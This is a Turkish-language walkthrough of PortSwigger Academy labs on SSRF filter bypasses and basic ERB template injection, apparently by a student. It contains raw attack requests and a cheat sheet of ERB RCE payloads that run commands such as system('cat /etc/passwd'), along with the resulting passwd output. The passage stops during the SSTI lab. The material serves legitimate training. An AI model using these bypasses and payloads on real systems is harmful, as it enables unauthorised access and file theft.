


- Bu write-up'taki tüm lablar portswigger academy web sitesinden
- owasp10'den seçtiğim açılar -> **SSRF && Injection kategorisinden SSTI && Access Control Vulnerabilities**

## SSRF

First Lab Title -> Lab: Basic SSRF against another back-end system

- Lab Açıklaması:**
  - internal bir sistemden data çeken bir stock check fonksiyonu var. Lab'ı çözmek için stock check fonksiyonunu kullanarak 192.168.0.x internal ip range'ini tarayıp 8080 port'unda çalışan admin interface'ine istek yaparak, carlos adlı kullanıcıyı silmemiz gerekiyor
- Lab Çözümü:**
  - Home page'de herhangi bir ürünün altındaki 'View Details' butonuna tıklayıp, açılan sayfanın alt tarafında ki 'Check Stock' butonuna tıklayarak request'i intercept ediyoruz
  - Request'i intruder'a gönderdikten sonra, request body'sindeki 'stockApi' parametresinin value'sunu http://192.168.0.x:8080 olarak değiştirip, x harfini 'Add' diyerek işaretliyoruz



- Sonrasında, üstte bulunan 'Payloads' seçeneğini seçiyoruz ve 'Payload Type' kısmından 'Numbers' seçeneğini seçiyoruz. Allta açılan kısımda 'From' için 0 ve 'To' için 255 değerlerini giriyoruz.

**1 x 2 x +**

Positions **Payloads** Resource pool Settings

**? Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions

Payload set: 1 Payload count: 256

Payload type: Numbers Request count: 256

**? Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type: ☒ Sequential ☐ Random

From: 0

To: 255

Step: 1

How many:

**Number format**

Base: ☒ Decimal ☐ Hex

Min integer digits: 0

4. Sonrasında 'Start attack' diyerek brute-force'u başlatıyoruz.
5. Sonucu incelediğimizde 1 ve 201 sayıları dışında 500 status code aldığımızı gözlemliyoruz. 201 numarasında gördüğümüz 404 bize diğerlerinden farklı olarak bu ip'de bir uygulama olabileceğini gösteriyor
6. Gerçek bir senaryoda muhtemelen directory brute-force yaparak olası tüm directory'leri tespit ederdik. Bu labın hedefi admin interface'sine ulaşp, carlos'u silmek olduğu için, bu requesti repeater'a gönderip basitçe /admin directory'sine istek yapıyoruz ve dönen response'ta carlos user'ını silmemiz için request yapmamız gereken endpoint'i görüyoruz

**Send** **Cancel** **<** **>** **Target: https://0af5009a03e6a4dc819743fb00df0009.web-security-academy.net**

**Request**

1 POST /product/stock HTTP/2

2 Host: 0af5009a03e6a4dc819743fb00df0009.web-security-academy.net

3 Cookie: session=q0n0cwJHCq7PMByw7lgrRv8HI4y51CG

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0

5 Accept: \*/\*

6 Accept-Language: tr-TR, tr;q=0.8, en-US;q=0.5, en;q=0.3

7 Accept-Encoding: gzip, deflate, br

8 Referer: https://0af5009a03e6a4dc819743fb00df0009.web-security-academy.net/product?productId=1

9 Content-Type: application/x-www-form-urlencoded

10 Content-Length: 40

11 Origin: https://0af5009a03e6a4dc819743fb00df0009.web-security-academy.net

12 Sec-Fetch-Dest: empty

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Site: same-origin

15 Priority: u=0

16 Te: trailers

17

18 stockApi=http://192.168.0.201:8080/admin

**Response**

48 </p>

49 <a href="/my-account">

50 My account

51 </a>

52 <p>

53 </p>

54 </section>

55 </header>

56 <header class="notification-header">

57 </header>

58 <section>

59 <h1>

60 Users

61 </h1>

62 <div>

63 <span>

64 wiener -

65 </span>

66 </div>

67 <a href="/http://192.168.0.201:8080/admin/delete?username=wiener">

68 Delete

69 </a>

70 </div>

71 <div>

72 <span>

73 carlos -

74 </span>

75 </div>

76 <a href="/http://192.168.0.201:8080/admin/delete?username=carlos">

77 Delete

78 </a>

79 </div>

80 </section>

81 <h2>

82 </h2>

83 </div>

84 </div>

85 </div>

86 </div>

87 </div>

88 </div>

89 </div>

90 </div>

91 </div>

92 </div>

93 </div>

94 </div>

95 </div>

96 </div>


97 </div>

98 </div>

99 </div>

100 </div>

## 7. Son olarak bu endpointte istek yapıyoruz ve lab çözülmüş oluyor



Web Security Academy

Basic SSRF against another back-end system

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)

All-in-One Typewriter


## Second Lab Title -> Lab: SSRF with blacklist-based input filter

### • Lab Açıklaması:

- internal bir sistemden data çeken bir stock check fonksiyonu var. Lab'ı çözmek için 'http://localhost/admin' internal endpoint'ine ulaşip sonrasında carlos adlı kullanıcıyı silmemiz gerekiyor. Developer 2 tane zayıf anti-SSRF defence konuşturmuş.


### • Lab Çözümü:

1. Home page'de herhangi bir ürünün altındaki 'View Details' butonuna tıklayıp, açılan sayfanın alt tarafında ki 'Check Stock' butonuna tıklayarak request'i intercept ediyoruz
2. Request'i repeater'a gönderip, request body'sindeki 'stockApi' parametresinin değerine 'http://127.0.0.1' yapıp, request'i gönderiyoruz. Gelen response'ı incelediğimizde, developer'ın aldığı önlemlerden ötürü, request'imiz engelleniyor




3. Bu request'i 'http://localhost' için yaptığımızda da aynı sonucu alıyoruz. Bunun ardından 127.0.0.1 ip'sini, aynı işlevi gören 127.1 ip'si ile değiştirip isteği gönderiyoruz ve developer'ın ilk önlemini


aşıyoruz





4. Sonrasında `/admin` directory'si için istek yaptığımızda ise, developer'ın ikinci önlemi olan admin word'ünün yasaklı olduğunu öğreniyoruz.



5. Bu önlemi aşmak için admin word'ünün harflerinden bir yada birden fazlasını büyük yazıyoruz ve developer gelen word'ün kontrolünü yapmadan önce küçük yada büyük harf'e çevirmediği için bu önlemde basitçe aşmış oluyoruz



6. Son olarakta, carlos'u silmek için, gerekli endpoint'e istek yapıp lab'ı çözüyoruz.




## Third Lab Title -> SSRF with filter bypass via open redirection vulnerability

### • Lab Açıklaması:


- internal bir sistemden data çeken bir stock check fonksiyonu var. Lab'ı çözmek için 'http://192.168.0.12:8080/admin' url'ine istek yaparak admin interface'ine istek yapmamız ve sonrasında carlos user'ını silmemiz gerekiyor. Developer önlem olarak url'i kısıtlayıp sadece bulunduğumuz web uygulamasındaki endpoint'lere istek yapabilmemize sebep olmuş ve bu önlemi aşmak için bulunduğumuz web uygulamasında open redirect bulup bu önlemi aşmamız bekleniliyor.

### • Lab Çözümü:


1. Home page'de herhangi bir ürünün altındaki 'View Details' butonuna tıklayıp, açılan sayfanın alt tarafında ki 'Check Stock' butonuna tıklayarak request'i intercept ediyoruz
2. Request'i repeater'a gönderip, request body'sindeki 'stockApi' parametresinin değerine herhangi bir şekilde http:// yada https:// gibi url scheme yazıp istek yaptığımızda 'Invalid Url' Hatası dönüyor ve sadece bulunduğumuz uygulamadaki endpoint'lere istek yapabildiğimizi görüyoruz.
  - Başarısız request (http:// yada https:// kullandığımızda)




- Başarılı Request (bulduğumuz uygulamadaki herhangi bir endpoint'e istek yaptığımızda)




3. Bu sorunu aşmak için open redirect zafiyetine ihtiyacımız var ve uygulamayı biraz gezdikten sonra bu zafiyeti herhangi bir product'ı seçtiğimizde açılan product'ın sayfasının en altında bulunan 'Next Product' seçeneğine tıkladığımızda buluyoruz
4. Bu seçeneği seçtiğimizde yapılan request'i intercept edip repeater'a gönderiyoruz. Bu request'teki path parametresini herhangi bir url ile değiştirip istek yaptığımızda herhangi bir güvenlik önlemine takılmadan, yazdığımız url'e yönlendiriliyor.



5. Open redirect'i keşfettikten sonra yapmamız gereken şey; öncelikle path parametre değerini 'http://192.168.0.12:8080/admin' ile değiştirip daha sonrasında ssrf olan request bodysine, open redirect açığı olan bu endpoint'i yazmak. Beklediğimiz davranış şu: ssrf request'i öncelikle open redirect olan endpoint'e istek yapacak, sonrasında open redirect zaafiyetinden dolayı 'http://192.168.0.12:8080/admin' endpoint'ine yönlendirilecek ve günün sonunda başarılı bir şekilde admin interface'ine istek yaptırmış olacağız.
6. Bunu için ssrf request body'sine şu endpoint'i yazıyoruz -> `/product/nextProduct?path=http://192.168.0.12:8080/admin` ve request'i gönderiyoruz



7. Başarılı şekilde admin interface'ine isteğimizi yaptık ve şimdi carlos adlı kullanıcıyı sileceğiz ve lab çözülmüş olacak



WebSecurity Academy

SSRF with filter bypass via open redirection vulnerability

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)

Real Life Photoshoping

## Injection > SSTI

First Lab Title -> Lab: Basic server-side template injection

- Lab Açıklaması:**

- ERB template'inin unsafe yapılandırılmasından ötürü ssti açığı var. Lab'ı çözmek için ERB dokümentasyonunu inceleyip, morale.txt adlı file'ı RCE ile silmemiz gerekiyor.

- Lab Çözümü:**

- Home page'deki ilk product'a tıkladığımızda url'de message adlı bir parametre beliriyor ve bu parametrenin değeri ekrana yazılıyor.
- Tespit aşamasında `{{5 * 3}}` `{% 3 * 5 %}` gibi farklı ssti tespit yöntemleri denedikten sonra, `<%= 3 * 5 %>` payload'ı işe yarıyor ve ssti'ı bu noktada tespit ediyoruz. (Ekranda 15 yazması ssti olduğunu

gösteren detay)

🔒 [https://0a63001c035283c0877c106b00e4001a.web-security-academy.net/?message=%3C%3D%203\\*5%20%3E](https://0a63001c035283c0877c106b00e4001a.web-security-academy.net/?message=%3C%3D%203*5%20%3E)

**Web Security Academy** 

## Basic server-side template injection

[Back to lab description >>](#)

WE LIKE TO  
**SHOP** 

15

3. Sonrasında internetten ERB ssti yazıp, RCE için payload'ları deniyoruz

### ERB (Ruby)

- `{{7*7}} = {{7*7}}`

- `${7*7} = ${7*7}`

- `<%= 7*7 %> = 49`

- `<%= foobar %> = Error`

```
<%= system("whoami") %> #Execute code
```

```
<%= Dir.entries('/') %> #List folder
```

```
<%= File.open('/etc/passwd').read %> #Read file
```

```
<%= system('cat /etc/passwd') %>
```

```
<%= `ls /` %>
```

```
<%= IO.popen('ls /').readlines() %>
```

```
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline() %>
```

```
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline() %>
```



#### 4. <%= system('cat /etc/passwd') %> payload'ı işe yarıyor

WebSecurity Academy Basic server-side template injection LAB Not solved

Back to lab description >>

Home

WE LIKE TO SHOP

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
